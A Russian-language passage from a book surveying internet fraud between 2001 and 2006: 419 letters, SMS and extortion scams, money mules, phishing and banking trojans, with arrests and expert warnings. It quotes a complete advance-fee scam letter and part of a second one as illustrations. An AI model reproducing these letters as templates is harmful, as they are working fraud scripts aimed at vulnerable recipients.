18 июня 2001 года стало известно, что накануне был произведён арест гражданина Китая, который занимался Интернет-мошенничеством, продавая через Глобальную сеть фальшивую виагру. Предприимчивый китаец Мо Юньбяо по достоинству смог оценить все преимущества сетевой коммерции. Прежде чем полиция остановила его, он успел продать ни много ни мало 400 000 таблеток. Производя подделку на своей подпольной фабрике в Чжанкоу, Мо Юньбяо реализовывал весь товар через свой виртуальный магазин. Оптовая цена составляла 60 центов, в то время как правительство Китая лицензировало оптовую торговлю виагрой американского производства по цене порядка 11 долларов. Полицией было конфисковано ещё 100 000 таблеток, приготовленных к продаже, однако сам Мо ухитрился бесследно исчезнуть.

Официальное китайское агентство новостей Xinhua сообщило, что 5 июля 2001 года в Китае полиция арестовала пять человек, замешанных в крупнейшем китайском Интернет-мошенничестве. На то время это было одно из самых крупных мошенничеств в Интернет, поскольку речь шла о сумме в 28,25 млн. долларов. Линь Цзесьон и Чжан Гуйлин пытались забрать деньги из банка в Гуанчжоу и выносили 43000 долларов, с которыми были задержаны полицией. Ещё три сообщника были задержаны в тот же день. Через подставную компанию «Цифровой дракон» электронные мошенники предлагали всем желающим быстро заработать деньги, щёлкнув «мышью» по рекламе, расположенной на Web-сайте компании. Правда, сначала желающие должны были приобрести членскую карточку за 46 долларов. Плата за каждый «щелчок» составляла 4 цента. В период наибольшей популярности компания «Цифровой дракон» ежедневно продавала 10–30 тысяч карточек. Полиция заинтересовалась деятельностью компании, когда её дневной доход составил 120 000 долларов, якобы полученных за размещение объявлений для третьих лиц.

В сентябре средства массовой информации Малайзии опубликовали подборку материалов, из которых следовало, что в стране процветает мошенническая торговля через Интернет компакт-дисками с Windows XP, привезёнными в страну из Сингапура. Несмотря на то что якобы новая версия на самом деле являлась лишь тестовой – последним Release Candidate и цена (6 долларов) на диски с Windows XP была вчетверо больше, чем на другое «пиратское» программное обеспечение, нелегальная торговая сеть пользовалась большим спросом. Управляющий директор малазийского представительства компании Microsoft Батт Вай Чун заявил: «Нам очень трудно бороться с электронными мошенниками и пиратами, так как уровень коррупции правоохранительных органов достаточно высок, да и сами злоумышленники используют цифровые технологии, позволяющие копировать продукцию Microsoft, оснащённую технологией активации». Компании Microsoft удалось добиться закрытия на время двух «чёрных» рынков в пригороде столицы Ку-

ала-Лумпур, но через непродолжительное время торговля опять возобновилась.

23 июля 2002 года Интернет-издание CNews в заметке под заголовком «Группа мошенников взламывала счета австралийских Интернет-банков» сообщило, что австралийская полиция распространила информацию о задержании группы мошенников, которым удалось присвоить миллионы долларов, снимая их со счетов клиентов Интернет-банков. Как сообщалось, преступная группа состояла из трёх участников. Первый из задержанных оказался служащим одного из австралийских банков (его название не разглашается), который получал проценты от сумм, украденных со счетов, после того как передавал конфиденциальную информацию о пользователях непосредственным исполнителям. Двое других мошенников занимались отмыванием похищенных ими сумм, переводя их со счета на счёт в различных банках. Жертвами мошенников стали свыше ста клиентов различных австралийских банков, объединённых платёжной системой Bpay. Средняя сумма, похищаемая с каждого из счетов, составляла 15000 долларов.

22 мая 2003 года токийская полиция арестовала двух мошенников, которые по электронной почте рассылали послания с требованием оплатить счета якобы за просмотр принадлежавшего им порнографического Web-сайта. Большинство из получивших такие послания, испугавшись огласки, предпочли заплатить деньги. Таким образом, мошенникам удалось заработать 7,86 млн. йен (65500 долларов). Кадзуки Кэино 34-х лет и его неназванный сообщник – служащие токийской компании – формально были арестованы за то, что в период с 21 января по 3 марта разослали послания 13 пользователям Интернет, требуя от них оплатить счёт за просмотр порнографического Web-сайта, который никто из получивших послание никогда не открывал, потому что такового не существует. «Мы уполномочены получить с вас неоплаченную сумму за просмотр Web-сайта. Просим срочно перечислить указанную сумму на следующий банковский счёт, в противном случае наши сотрудники посетят ваш дом, чтобы лично получить деньги», – говорилось в

тексте сообщения. Мошенникам удавалось получать от каждой жертвы сумму в 300 000 йен (2500 долларов). На следствии многие пострадавшие заявили, что они выполнили требование мошенников из опасения, что те действительно придут к ним в дом и будут звонить в дверь. Однако заявления 13 пострадавших были только началом. В ходе предварительного расследования было установлено, что более 330 человек со всей страны перевели на счёт мошенников деньги на общую сумму 7,86 млн. иен. В ходе преступной деятельности Кадзуки Кэино и его сообщник использовали списки сотрудников различных компаний, в которых указывались, в частности, адреса их электронной почты.

Как писало в июне 2004 года издание Cellular-news в статье под заголовком «Китайские власти продолжают бороться с SMS-мошенниками», в стране расцвело «мобильное» электронное мошенничество: массовые рассылки SMS с сообщением о выигрыше в лотерею или продаже очень дешёвых товаров по почте. Всем желающим получить приз или заказать товар предлагалось оплатить пересылку, переведя определённую сумму на указанный банковский счёт. После этого мошенники исчезали с деньгами. Кроме того, через SMS спам вроде бы вполне честно продавались фальшивые документы и даже оружие! Для борьбы с SMS мошенничеством власти объявили двухмесячную кампанию. В арсенал борьбы вошли такие меры, как чтение полицией текстовых сообщений и наблюдение за теми, кто покупает новый номер телефона или открывает новый банковский счёт.

Управляющий директор австралийского и новозеландского подразделения британской антивирусной компании Sophos Роб Форсайт рассказал в своём интервью 2 ноября 2004 года о новом «вредоносном и циничном» виде мошенничества, направленном на безработных жителей Австралии. Потенциальная жертва получает по электронной почте письмо, якобы отправленное банком Credit Suisse, в котором говорится о вакансии. Получателя просят зайти на Web-сайт (почти точную копию настоящего корпоративного Web-сайта Credit Suisse) и заполнить форму заявления о приёме на работу. По

словам г-на Форсайта, фальшивый Web-сайт был сделан столь мастерски, что экспертам потребовалось время, чтобы убедиться в том, что это подделка. «Нам понадобилось некоторое время, чтобы определить, что это фальшивый Web-сайт. Нельзя назвать это прорывом, но стоит признать, что злоумышленники применили довольно хитрую комбинацию технологий. Их цель – самые нуждающиеся члены общества – те, кто ищет работу. Это как раз те люди, которые могут поддаться на такого рода провокацию», – высказал общее мнение г-н Форсайт.

АФРИКА

Официально так называемая «Нигерийская афёра»[53], которая представляет собой длинную цепочку мошенничеств, в её электронном виде началась 16 апреля 2000 года, когда английская полиция предупредила о финансовых махинациях, осуществляемых злоумышленниками посредством электронной почты. Английская служба National Criminal Intelligence Service сделала официальное предупреждение всем пользователям Интернет. Предупреждение касалось рассылаемых по электронной почте предложений от электронных мошенников из Западной Африки (Нигерия), которые от имени правительственных организаций якобы осуществляли поиск иностранных партнёров и просили внести для этого предоплату[54]. Прошло девять месяцев, и 16 апреля 2001 года в Париже были задержаны два Интернет-мошенника. Как сообщала французская полиция, в Париже были арестованы двое мужчин, подозреваемых в Интернет-мошенничестве. Эти двое приобрели в Интернет товаров на 120 000 франков, расплачиваясь картой American Express, которая им не принадлежала. Они были задержаны в тот момент, когда им привезли компьютерную технику, заказанную по этой карте. Полицейские обнаружили у

[53] Также известна как «афера 419» по номеру уголовной статьи за подобного рода преступления в Нигерии.

[54] Подобного рода письма начали приходить примерно десять лет назад по обычной почте или факсу (в России с этим тоже многие знакомы) и классифицировались как обычное мошенничество, но теперь для рассылки своих предложений злоумышленники стали использовать возможности Интернет.

мошенников квитанции на полученные товары, а также телевизор стоимостью 30000 франков. Преступниками оказались 23-летний нигериец и 28-летний выходец из Сьерра-Леоне, которые ранее попадали в поле зрения полиции в связи с подозрениями об участии в мошенничестве с нигерийскими письмами, но доказать это французским властям не удалось, а подследственные всё отрицали. На время всё затихло, если не считать сообщений, подобных опубликованному 29 мая 2001 года информационным порталом Yahoo! В нём говорилось о том, что электронные мошенники из Кот-д'Ивуар украли в швейцарских магазинах различных товаров на 287520 евро. Цюрихская полиция сообщила, что электронные мошенники заказывали товары из Абиджана по электронной почте, указывая в письмах номера существующих кредитных карт, владельцы которых, однако, не имели к заказам никакого отношения.

Интересно, что швейцарцы во второй раз подряд наступили на одни и те же грабли. В 2000 году по подобным заказам ювелирные магазины различных городов Швейцарии отправили в Лондон и Абиджан несколько часов класса люкс общей стоимостью 187000 евро. Последний такой случай произошёл с магазином, торгующим электроникой: по фальшивому заказу мошенникам было отправлено различной техники на 100000 евро. В результате всех перечисленных мошенничеств расходы за свою неосмотрительность понесли сами владельцы магазинов.

В январе 2002 года в Интернет вновь стал распространяться спам, который имел массовый характер и был получен значительным числом пользователей Интернет. Этот новый спам представлял собой подобие «оригинальных» нигерийских писем 2000 года – мошенники просили помочь переправить из Нигерии[55] за вознаграждение (крупную сумму денег) и соблазняли жертву пойти на небольшие расходы, которые якобы будут возмещены позднее при личной встрече для передачи комиссионных. В конце января 2002

[55] В некоторых случаях указывались другие африканские страны, например, Сьерра-Леоне, ЮАР.

года по электронной почте рассылалось, например, следующее мошенническое предложение[56]: «Строго конфиденциально, директору предприятия. Я знаю, что вы будете удивлены, читая это письмо, но, пожалуйста, рассматривайте его как просьбу от семьи, идущей на риск и нуждающейся в вашей помощи. Во-первых, я должен представиться, меня зовут г-н Тони Смит из Зимбабве, я являюсь первым и единственным сыном г-на Дэвида Смита. В настоящее время я проживаю в ЮАР. Я узнал о вас в Южноафриканской бирже информации в Дурбане, и от имени моей матери, вдовы, г-жи Анжелы Смит, я решил просить вас о помощи, чтобы перевести сумму в 25 млн. долларов США (двадцать пять миллионов долларов США) на ваш персональный счёт или счёт вашей компании. До смерти мой отец был одним из немногих чёрных богатых фермеров Зимбабве, и он был отравлен агентом правящего правительства президента Роберта Мугабе за его предполагаемую поддержку и симпатию оппозиционной партии Зимбабве, контролируемой белым меньшинством. Незадолго до смерти он взял меня в Дурбан, чтобы поместить деньги в гарантийную финансовую компанию. Эти деньги были положены в сейф в виде драгоценного камня, чтобы избежать платы за хранение гарантийной компании. Эти деньги должны были помочь купить новое оборудование и химикалии для ферм, а также для того, чтобы учредить новые фирмы в Лесото и Свазиленде. В своём завещании он специально привлёк моё внимание к этой сумме в 25 млн. долларов США (двадцать пять миллионов долларов США), которые он поместил в сейф частной гарантийной финансовой компании здесь, в Дурбане, ЮАР. В своём завещании мой отец сказал, цитирую: “Мой дорогой сын, я хочу привлечь твоё внимание к этим деньгам, которые я положил на твоё имя в сейф гарантийной финансовой компании в Дурбане, ЮАР. Когда я уйду из жизни, ты сможешь хорошо распорядиться этими фондами для обеспечения существования всей семьи”. Из вышеука-

[56] Приводим его в дословном переводе с английского с тем, чтобы: во-первых, почувствовать колорит, во-вторых, никто и никогда на подобные предложения не соглашался.

занного вы поймете, что жизнь и будущее моей семьи зависят от этих денег. Я буду очень признателен, если вы нам поможете. Теперь мы живём в ЮАР и просим убежища, но финансовое законодательство ЮАР не даёт нам права на владение такой суммой. Учитывая это, я не могу инвестировать эти деньги в ЮАР, поэтому я прошу помочь мне перевести эти деньги из ЮАР для инвестиционных целей. За вашу помощь я предоставляю вам 25% от общей суммы фонда, 5% будут помещены отдельно на местные и международные счета, 70% будут принадлежать моей семье и мне. Таким образом, перевод денег вам будет осуществлён, как только между нами будут установлены доверительные отношения. Жду вашего ответа, большая просьба отнестись к сообщению как к очень срочному, с наилучшими пожеланиями, Тони Смит».

Отнеситесь к подобным рассылкам с повышенной бдительностью!

Чуть позже спам стал содержать просьбу от имени сына прежнего президента США Джорджа Герберта Уолкера Буша об открытии банковских счетов и переводе денег на депозит в Internal revenue service of America до 15 апреля 2003 года, даты, считающейся в США днём возвращения налогов («Tax return day»)[57].

Но вернёмся к «нигерийским письмам». 20 февраля 2003 года в Праге (Чехия) был убит нигерийский дипломат и ранен охранник посольства из Бенина. Согласно информации Web-сайта «Инфо из Праги», 50-летний консул Лекару Вайи был застрелен из-за Интернет-аферы, известной как «нигерийские письма». Убийство произошло в районе посольства Нигерии, а убийцей оказался 72-летний чешский пенсионер, который сразу после совершённого преступления добровольно сдался полиции. На нигерийской афере он потерял всё своё состояние, и, по-видимому, поступок убийцы был жестом крайнего отчаяния.

Война в Ираке дала электронным злоумышленникам толчок и предоставила новые возможности для осуществления мошенничеств в Интернет. В

[57] Один из граждан США, например, выразил свою готовность открыть депозит на 2,1 млн. долларов.

результате печально известная нигерийская афера в мае 2003 года продолжила свою историю в новом контексте, так как в прежнем виде она стала слишком известной и людей, которые «покупались» на её призывы, становилось всё меньше. Итак, в надежде на новую прибыль мошенники добавили в действие ближневосточный колорит – предложение от лица некого крупного иракского землевладельца Фарука Аль-Башара, который якобы стремится срочно перевести многомиллионные накопления семьи из Багдада в более безопасное место и разделить их по справедливости с тем, кто ему поможет. Как вариант, пользователь уведомлялся о том, что он получит крупное вознаграждение в обмен на содействие в вывозе большой суммы «неотмытых» наличных денег из Ирака. Иногда мошенники обращались также с предложением помочь эвакуировать из Нигерии или иных стран Африки миллионные состояния бывших диктаторов, чтобы потом разделить их между участниками. Причём для того чтобы получить миллионы долларов, требовалось лишь сделать скромный взнос. Может быть, покажется удивительным, но именно жертвы так называемых «нигерийских писем» в США понесли самые большие убытки по сравнению с пострадавшими от других видов электронного мошенничества. В среднем каждый откликнувшийся на подобное предложение американец потерял 3854 доллара. Как сообщал Vnunet, «гражданам Великобритании “аферисты 419” только за 2004 год нанесли ущерб в 12 млн. фунтов стерлингов. Предложения о переводе денег рассылались от имени г-жи Тэтчер, в связи с терактами 7 июля в Лондоне т. д.»

1 января 2005 года Panda Software предупредила о продолжении «нигерийской аферы». Специалисты этой испанской компании зафиксировали новую волну мошенничеств с письмами: PandaLabs обратила внимание на спам-рассылки очень большого количества «нигерийских писем» несколькими днями ранее. Злоумышленники опять предлагали потенциальной жертве лёгкий способ заработка и в случае согласия обещали выслать крупный перевод. Если пользователь отвечал на электронное письмо, то следующим шагом в мошенничестве была просьба о пересылке контактной информации,

включая номер банковского счёта, а также авансовом платеже. Деньги, естественно, исчезали, а ожидаемый перевод никогда не приходил.

Как это ни странно, «нигерийские письма» продолжали циркулировать, несмотря на полученную широкую огласку в средствах массовой информации. Даже нигерийское правительство предприняло действия, попытавшись положить конец проблеме, однако безуспешно. «В настоящее время, когда мошенники ежедневно отправляют пользователям Интернет столько такого рода сообщений, трудно поверить в то, что кто-то попадется на подобные мошеннические трюки. Тем не менее, при ведении переписки с такими жуликами невинные люди подвергают свои финансовые средства опасности, и каждый, у кого есть адрес электронной почты, должен быть всегда на страже, – подчёркивал старший технологический консультант компании Sophos Грэм Клули. – Пришло время, когда все убедились, что нельзя доверять всему, что приходит по почте, и необходимо иметь наготове самые современные средства защиты от спама». Правда, нигерийские письма, как мы уже видели, постоянно меняют своё содержание. Например, пытаются заставить пользователя поверить в то, что некий миллионер, которому осталось жить считанные дни или месяцы, хочет перечислить своё состояние на благотворительные нужды, а чтобы избежать обнаружения этого кредиторами, он просит третье лицо о помощи в переводе денег в безопасное место. Или сыграть на глобальных катастрофах, например цунами в Азии или торнадо в Америке. Важно отметить, что это электронное мошенничество используется не только мошенниками-одиночками, но и мафией, причём были случаи, когда жертву убеждали приехать на личную встречу, с которой многие вообще не возвращались. Примерами афер 419-й серии являются также сообщения, которые якобы отправлены подвергаемой гонениям вдовой покойного руководителя Нигерии, сторонником зверски убитой королевской семьи Непала и даже африканским астронавтом, находящимся без средств к существованию на космической станции «Мир».

В конце первой декады декабря 2005 года ведущие компании по обеспечению безопасности в Интернет предупредили о появлении в Интернет новой волны почтовых рассылок из Нигерии. Спамеры сообщали пользователю, что он получил грант в размере 2 598 000 фунтов стерлингов от Diana Memorial Foundation[58], и просят срочно связаться с этой организацией. В конечном итоге жертве предлагали заплатить проценты от указанной суммы за перевод, а также некоторую сумму на уплату налогов, после чего аферисты исчезали с этими деньгами. Для «усиления эффекта» аферисты обращались от настоящего имени одного из сотрудников фонда, что в случае проверки добавляло сообщению правдоподобности. Г-н Клули по этому поводу заметил, что «пользователи должны настороженно относиться ко всем письмам от известных организаций, где им предлагают связаться с ними по адресам, заведённым на бесплатных почтовых службах».

20 января 2006 года «Диалог-Наука» сообщила о регистрации рассылки сотен сообщений электронной почты от мошенников, которые пытаются обманным путём побудить компьютерных пользователей к участию в фиктивной коммерческой сделке с сержантом подразделения армии США, базирующегося в Багдаде. В сообщениях электронной почты, которые написаны от имени находящегося в Ираке сержанта Ричарда Мэрфи, предлагается 50% от заявленной суммы в 15 млн. долларов. В обращении, напоминающем события фильма «Три короля» с участием Джорджа Клуни о войне в Персидском заливе, сержант просит о помощи в вывозе денег из опустошённой войной страны. Компания «Диалог-Наука» предупредила компьютерных пользователей о том, что данные сообщения электронной почты представляют собой уловку, направленную на кражу денег и персональных сведений у тех людей, которые отвечают электронным мошенникам. Сообщения с темой Urgent and Confidential from Sgt Richard Murphy («Срочно и конфиденциально от сержанта Ричарда Мэрфи») начинались следующим образом: «Надеюсь, моё письмо благополучно добралось до Вас. Мне нужна Ваша помощь. Меня зо-

[58] Diana Memorial Foundation – Фонд памяти принцессы Дианы.

вут сержант Ричард Мэрфи, и в настоящее время я нахожусь здесь, в Багдаде (Ирак), в составе военно-инженерного подразделения. У нас есть около 15 миллионов, которые мы хотели бы вывезти из страны. Нам с коллегами нужен надёжный партнёр, которому мы могли бы доверять. Это легальный бизнес без риска (“нефтяные” деньги)». Если жертву удавалось заманить предложением, мошенник просил сообщить персональные сведения, а в итоге всё заканчивалось просьбой о переводе денежных сумм, кражей идентификационных данных и денег на счетах.

Данное мошенничество достаточно долго являлось самой последней версией «нигерийских писем». Однако 9 августа 2006 года CNews опубликовало заметку под заголовком «Интернет-мошенники предлагают доступ к файлам КГБ». В ней сообщалось, что в Глобальной сети появились письма, предлагающие доступ к якобы секретным файлам КГБ СССР об убийстве Джона Кеннеди. Для получения доступа к этим файлам пользователь должен был перечислить определённую сумму денег либо передать конфиденциальную информацию. Письма были обнаружены компанией Sophos, и её эксперты призвали пользователей ни в коем случае не поддаваться на мошенническое предложение в этих письмах.

Руководитель PandaLabs Луис Корронс дал следующие общие рекомендации о том, как поступать с нигерийскими письмами: «Когда подобное письмо попадает в ваш ящик, удалите его немедленно. Никогда не отвечайте на сообщение, даже не предупреждайте злоумышленника о том, что вы в курсе его намерений, так как это подтвердит то, что ваш электронный адрес действителен, и в результате вы получите ещё больше нежелательных писем. Никогда не выдавайте никакие личные данные, которые помогли бы мошеннику найти вас, так как очень возможно, что за мошенничеством стоит опасная банда преступников, способных на любые действия. Если вы регулярно получаете подобного рода письма с одного адреса или с одной подписью, рекомендуется связаться с властями и информировать их о проблеме, не предпринимая никаких собственных действий».

***

Итак, целью электронных мошенников являются банки, государственные учреждения, крупные международные корпорации, коммерческие и информационные порталы, платёжные системы. Похитители информации не обходят стороной такие крупные компании, как Amazon, AOL, Best Buy, Discover Card, E-Bay, Earthlink, Paypal. Интернет-мошенники через сфальсифицированные «банковские» рассылки приглашают ничего не подозревающих пользователей обновить их пароли и личную информацию. Ссылки из текста писем ведут пользователей на фальшивые Интернет-страницы, на которых используются логотипы и другие знаки пострадавших банков. Аферисты стремятся заполучить конфиденциальную информацию клиента банка для совершения финансовых операций с его счётом или кредитной картой. Поэтому эксперты в сфере информационной безопасности и защиты информации считают, что без дальнейшего совершенствования средств, направленных на более точную идентификацию пользователя, будет практически невозможно избавиться от подобного рода мошенничеств.

По мнению экспертов из mi2g, сложные схемы, которые в последние годы используют мошенники для совершения афер на всех континентах, позволяют предположить, что пострадавшие юридические и физические лица имеют дело с хорошо организованными международными преступными группами. Причём как обычно во всех бедах западные специалисты винят вирусописателей (хакеров, спамеров, мошенников) из Китая, Нигерии, России и некоторых других стран бывшего Советского Союза. Правда, принимая во внимание, что электронное мошенничество имеет целенаправленный характер – интерес у мошенников вызывают только те клиенты банков, которые пользуются услугами Интернет-банкинга, – эксперты из mi2g признают, что некоторые служащие западных банков могут сознательно раскрывать некоторые данные (телефон или электронный адрес) клиентов банка.

Эксперты испанской компании Panda Software, в свою очередь, предупреждают: остерегайтесь обещаний лёгких денег в Интернет – вы можете

стать одним из «дропов», которых обычно вербуют через Интернет[59]. Предпочтением при вербовке пользуются обычные пользователи, никаким образом не относящиеся к компьютерному андеграунду. Это вызвано тем, что в случае расследования одной из основных целей правоохранительных органов становится человек, отмывающий деньги, и поэтому чем более далёкой является связь между «дропом» и преступниками, тем труднее будет выследить последних. Как правило, потенциальным «дропам» предлагают необычайно простую и хорошо оплачиваемую работу, связанную с Интернет, не требующую опыта или квалификации. Всё, что у них просят – некоторые личные данные и номер банковского счёта, на который можно получать переводы. Поэтому в случае возникновения сомнений, перед тем как дать согласие, рекомендуется получить надёжную информацию о компании, якобы предлагающей работу. Пользователи ни в коем случае не должны предоставлять каких-либо личных данных, таких как номер паспорта или социального страхования, которые могут быть использованы для криминальных целей, включая мошеннические действия, открытие банковских счетов от их имени и т. п.

§3. «Фишинг» и не только – новые виды мошенничества в Интернет

В средствах массовой информации в последние годы всё чаще можно встретить сообщения под заголовками «Австралийский мошенник, действующий через электронную почту и укравший более 2 млн. фунтов стерлингов, получил тюремный срок», «Власти Бразилии арестовали более 50 подозреваемых в фишинге». Сообщения о том, что клиенты крупных американских и европейских банков пострадали от действий Интернет-мошенников, посту-

[59] «Дроп» или «mule» («мул») – *жарг.* пользователь, через которого отмываются деньги, полученные путём совершения различных компьютерных преступлений. «Дроп» за комиссию помещает украденные деньги на свой банковский счёт, а затем переводит их на другие счета. По данным PandaLabs в последние годы наблюдается увеличение количества спама и Web-сайтов, ориентированных на рекрутирование «дропов». Пользователям следует остерегаться сомнительных предложений, так как это могут быть попытки использования его в качестве «корыта» по отмыву ворованных денег.

пают регулярно. В числе таких банков фигурируют Halifax, Barclays, Lloyds TSB, подразделение Royal Bank of Scotland и многие другие.

В 2005 году специалисты Computer Security Institute и ФБР США провели очередное масштабное научное исследование, участие в котором приняли более пятисот крупных компаний и корпораций, государственных и медицинских учреждений, а также университетов США. По результатам данного исследования был сделан вывод о том, что примерно три четверти американских компаний, сети которых подверглись электронным атакам злоумышленников, понесли в итоге убытки, а 92% (!) из них заявили о том, что их сети подверглись нападениям с целью осуществления различных финансовых мошенничеств[60]. Причём трудно поддающаяся количественной оценке, но весьма весомая доля от всех видов электронного мошенничества приходилась на так называемый «фишинг». Как известно, в традиционном понимании фишинг[61] подразумевает получение через Интернет конфиденциальной информации путём использования методов социального инженеринга, то есть это афёра, позволяющая обмануть пользователей так, чтобы они отправляли мошенникам информацию, например важные финансовые сведения. Эта новая форма виртуального мошенничества использует «фишинг»-атаки – массовые рассылки электронных писем (спам) для того, чтобы заманить пользователя Интернет на Web-сайты, которые внешне очень похожи на обычные Web-сайты электронной коммерции различных фирм и банков, но контролируются электронными мошенниками[62]. В результате заранее проду-

---

[60] Computer Security Institute (CSI) проводит свои исследования начиная с 1996 года, и год от года его результаты не становятся утешительнее. Директор CSI Крис Китинг считает, что полученные в ходе исследований данные свидетельствуют о том, что системы информационной безопасности по-прежнему имеют множество разнообразных «дыр», а значит, компании и государственные структуры должны уделять больше внимания новым более сложным технологиям защиты своих сетей и подбирать более квалифицированных специалистов, способных противостоять тому же фишингу.

[61] «Phishing» (англ.) – «фишинг» происходит от искажённого написания английского слова «рыбалка» – «fishing».

[62] В январе 2005 года, например, количество активных подставных Web-сайтов, используемых фишерами, составляло 1700. Большинство из них имели хостинг на террито-

манных действий электронные мошенники вынуждают пользователя оставлять на таком Web-сайте нужные им конфиденциальные сведения о паролях, номерах карт социального обеспечения и кредитных карт, банковских счетов и пр. Банальным предлогом необходимости предоставления подобной информации является, например, сфальсифицированное фишерами уведомление о необходимости срочного обновления данных учётной записи пользователя[63].

Первые эксперименты компьютерного андеграунда в области фишинга не производили на специалистов впечатления какой-либо особой угрозы, однако очень быстро стало очевидно, что в данном случае речь идёт о новом глобальном явлении в сфере компьютерной преступности, которое свидетельствовало о зарождении новой эпохи в технологии краж персональных данных, чему в немалой степени способствовали также и постоянно растущие возможности шпионского программного обеспечения. И несмотря на то что электронному мошенничеству с использованием приёмов фишинга идёт не первый год, его внезапный и взрывной рост – особенно в 2004 году, и в несколько меньшей степени до 2006 года включительно, – свидетельствует о том, что увеличение числа пользователей, осуществляющих покупки и банковские операции в Глобальной сети, сделало фишинг очень эффективным экономически видом электронного мошенничества. Затраты на его подготовку и совершение быстро окупаются и приносят большую финансовую прибыль злоумышленникам. «Теперь это большой бизнес, – констатирует Грэм Клули. – А когда в дело вмешивается бизнес, всё становится намного омерзительнее». В свою очередь главный технический специалист компании MessageLabs Марк Саннер указывает на следующее обстоятельство: «Сети из заражённых машин являются главным механизмом доставки примерно 70%

рии США. Средняя продолжительность жизни подставного Web-сайта была равна 5,9 суток, а максимальная – 30 суток.

[63] Обычно такие атаки начинаются спамерами, которые инициализируют массовую рассылку электронных писем с просьбой обновления персональных данных, выдавая себя за банки или известные компании и предоставляя пользователям адреса поддельных Web-сайтов.

спама и практически всего фишинга. Причины вполне очевидны – отправитель электронных писем получает возможность радикального увеличения объёма рассылки, сохраняя при этом практически полную анонимность. Это весьма прельщает электронных мошенников, так что мы можем полагать, что тенденция останется прежней». Именно по причине «смычки интересов» угроза спама и компьютерных вирусов также стоит теперь как никогда остро. Растущая активность разносторонней деятельности пользователей в реальном режиме времени, в сочетании с перспективой появления масштабных сетей, связывающих воедино множество мобильных сетевых устройств, вызывает резкое повышение уровня угрозы, который растёт по экспоненте.

В октябре 2004 года в Лондоне четверым электронным мошенникам впервые за всю судебную историю Великобритании были предъявлены обвинения в фишинге, а, по словам представителей специального подразделения Скотланд-Ярда – Национального департамента по борьбе с преступлениями в сфере высоких технологий Великобритании, «факт предъявления обвинения в фишинге не имел до того прецедентов во всём мире»[64]. Арестованные – двое мужчин и две женщины – были выходцами из стран Восточной Европы: России (Ольга Борисова, 31 год), Эстонии (Лиив Равино, 30 лет и Тени Терье, 25 лет), Украины (Виталий Кириленко, 34 года). Им были предъявлены обвинения в преступном сговоре с целью обмана финансовых организаций и отмывании денег. Как заявили истцы, криминальная четвёрка является лишь частью целой группировки электронных мошенников, снимавших деньги с банковских счетов пользователей Интернет, у которых обманным путём выманивалась информация о номерах счетов и паролях. Обвинения были выдвинуты 14 октября в лондонском магистратском суде на Боу-стрит. Все обвиняемые были арестованы в Великобритании ещё в мае 2004 года вместе с десятком других подозреваемых в Интернет-мошенничестве, но их выпустили под залог, обязав явиться на предварител-

[64] В настоящее время оперативно-розыскная работа Скотланд-Ярда в сфере борьбы с фишингом носит постоянный характер.

ное слушание, которое «должно было состояться 21 октября 2004 года в королевском суде Саутворка (Southwark Crown Court) в Лондоне», как сообщала респектабельная газета Financial Times. Однако трое из поименованных нами выше четырёх подозреваемых в фишинге, несмотря на подписку о невыезде, покинули Великобританию, до сих пор где-то тщательно скрываются, возможно, в странах Восточной Европы, и объявлены в международный розыск. Интересно, что начальник пресс-службы «Управления К» Анатолий Платонов в интервью корреспонденту CNews, отметил: «Нам известно о происходящем в Лондоне, однако сотрудники Управления в расследовании этого дела не участвовали». Комментируя далее ситуацию с фишингом в России, он сказал, что бороться с этим явлением «Управление К» намерено при помощи оперативно-розыскных мероприятий. Однако чтобы бороться с преступлением, управлению требуется, как минимум, заявление потерпевшего, которое тот может написать в отделении милиции по месту своего проживания. «Когда к нам придёт заявление, “Управление К” будет искать деньги, пропавшие со счёта. Ведь уголовное дело о мошенничестве возбуждается только в том случае, если есть потерпевший, у которого пропали деньги со счёта», – заметил г-н Платонов. По его словам, иные методы борьбы с фишингом запрещены законом, и правоохранительные органы могут только теоретически рассуждать о природе этого явления. Г-н Платонов также заверил, что при наличии заявления от потерпевшего «Управлению К» рано или поздно удастся найти мошенников.

В 2004 году специалисты компании Sophos, а также других ведущих в рассматриваемой области профессиональной деятельности компаний столкнулись с новым типом фишинга, который активно использовал «троянские» программы. Вместо того чтобы обманным путём побуждать пользователя отправлять свои банковские реквизиты, его направляли на специальный Web-сайт с находящимся там в режиме ожидания «троянским» программным кодом, который самостоятельно собирал и отправлял всю информацию, которая была необходима его хозяину – «фишеру». В этих условиях компания

Sophos призвала создать специальную структуру, чтобы облегчить отправку отчётов о получении фишерских электронных писем. «Несмотря на растущее число арестов и обвинений, проблема по-прежнему остаётся», – заключил г-н Клуни. Итак, компания Sophos первой сообщила о наличии в сети «троянских» программ, написанных специально для атаки на пользователей Web-сайтов бразильских банков, и отметила, что в последнее время участились случаи использования фишинга для кражи денег с «онлайновых» счетов банков. После активации такая «троянская» программа начинала отслеживать перемещения пользователя компьютера в Интернет и после посещения какого-либо банковского Web-сайта могла отсылать конфиденциальную информацию злоумышленникам.

И вот в марте 2005 года Федеральная полиция Бразилии арестовала «короля фишинга» Валдира Пауло де Алмейда, который подозревался в том, что он возглавлял преступную группировку, похитившую 37 млн. долларов с «онлайновых» банковских счетов различных граждан. Предполагалось, что для этого банда злоумышленников, в состав которой входило более 18 человек, использовала «троянские» программы, рассылая их на тысячи компьютеров по электронной почте. «В Бразилии это последний арест мошенников, специализирующихся в области фишинга, о котором нам известно. В прошлом году полиция арестовала около 50 человек, а в феврале этого года была арестована банда из четырёх человек. Мы очень рады, что власти Бразилии решили всерьёз заняться Интернет-мошенниками», – заявил известный нам Грэм Клули. – «Большинство компьютерных пользователей знает о фишинг-письмах, которые направляют получателей на фальшивый банковский Web-сайт, но есть и те, кто не подозревает, что существуют “троянские” программы, которые могут в одно мгновение и без предупреждения лишить пользователя с трудом заработанных денег. Защищая свои компьютеры при помощи регулярно обновляемых антивирусных программ, надёжного межсетевого экрана и проявляя элементарную осторожность, пользователи могут продолжать пользоваться преимуществами онлайновых банковских услуг». Глава

отдела полиции по борьбе с Интернет-мошенничеством бразильского штата Санта Катарина полагает, что Пауло де Алмейда возглавлял одну из крупнейших в Бразилии группировок Интернет-мошенников: «За последние два года они похитили с банковских счетов пользователей от 50 до 100 миллионов бразильских реалов (примерно 18–37 млн. долларов), а также ежедневно рассылали пользователям более трёх миллионов электронных писем, содержащих “троянские” программы».

